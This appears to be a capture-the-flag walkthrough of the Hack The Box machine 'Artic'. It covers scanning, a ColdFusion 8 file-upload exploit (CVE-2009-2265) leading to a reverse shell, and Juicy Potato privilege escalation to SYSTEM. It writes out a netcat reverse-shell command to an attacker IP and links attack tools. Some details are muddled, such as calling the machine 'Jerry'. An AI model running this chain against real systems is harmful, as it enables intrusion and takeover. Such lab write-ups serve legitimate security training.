
# **HTB Artic Walkthrough**

The following is walkthrough of the HTB machine artic.


## Walkthrough

Artic has an IP of 10.10.10.11


First thing we do is connect with our VPN pack from HTB and then run our Nmap scans










Second, from our nmap scan results, we see that port 8500 is running a service that we might be able to enumerate. After, browsing directories through the browser on port 8500 on Jerry we are able to find a admin console page that details Jerry is running ColdFusion 8.







Given this information, it makes sense to use SearchSploit to search against ColdFusion 8 for any exploits that might give us remote access to Jerry through port 8500. Through recon and google we are able to find a repo for a file upload vulnerability on ColdFusion 8 that we can call using our host and using a netcat listener.









Upon getting a reverse shell using the ColdFusion 8 file upload vulnerability we are able to retrieve the user flag.txt on Jerry to submit.


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
Afterwards, Windows enumeration begins on Jerry that can lead to privilege escalation and admin rights on the machine. While performing enumeration we are able to see that we have the SeImpersonatePrivilege under our current user access on Jerry using command whoami /all. By having this privilege we are able to get a privilege token from a Windows service making it perform NTLM authentication against the exploit then execute a process as System. Furthermore, this Windows privilege escalation can be automated with tools such as <a href="https://github.com/ohpe/juicy-potato">https://github.com/ohpe/juicy-potato</a> and <a href="https://github.com/CCob/SweetPotato">https://github.com/CCob/SweetPotato</a>. The following is the Windows privilege escalation process using Juicy potato to gain System rights and the root flag on Jerry using <a href="mailto:SeImpersonatePrivilege">SeImpersonatePrivilege</a>.

Additionally, here is a reference of CLSIDs to try on specific Windows versions <a href="https://ohpe.it/juicy-potato/CLSID/">https://ohpe.it/juicy-potato/CLSID/</a> and generally more information on how SeImpersonatePrivilege is able to get System rights on a machine <a href="https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/">https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/</a>.

In order to transfer Juicy Potato to the Windows machine Jerry we had to setup a SMB server using smbserver.py from impacket to host our local juicypotato.exe that can be accessed within the network. Eventually, our user access on Jerry can access this file by mounting the SMB share and copy the file to our created TEMP directory where we have Full Control rights.


Lastly, we also transfer the netcat binary which is not shown here using the hosted SMB Server from our Linux machine to the Windows machine Jerry for when our privilege escalation method needs to run a command or bat file which then needs to trigger our reverse shell listener.





In order to privilege escalate with juicypotato.exe we need to create a .bat file in our TEMP directory that has the following contents in order to call our reverse shell listener on port 9003 and gain SYSTEM rights on Jerry.

```
C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 9003
```



Using our SYSTEM access rights on Jerry after our privilege escalation method we gain the root flag from the Desktop directory.

### **Lessons Learned**

### Exploit used:

```
https://repo.theoremforge.com/pentesting/tools/-/blob/50ef88fdcdf8fac7cc0
CVE-2009-2265 ColdFusion 8.0.1 File Upload Vuln
```

### Things to note:

You can set metasploit LPORT to an interface such as "eth0" instead of running "ip a" each  $\,$  time to get ip

Set LPORT to BurpSuite to see what exploit does if it fails the first tim and set Redirect in BurpSuite Proxy settings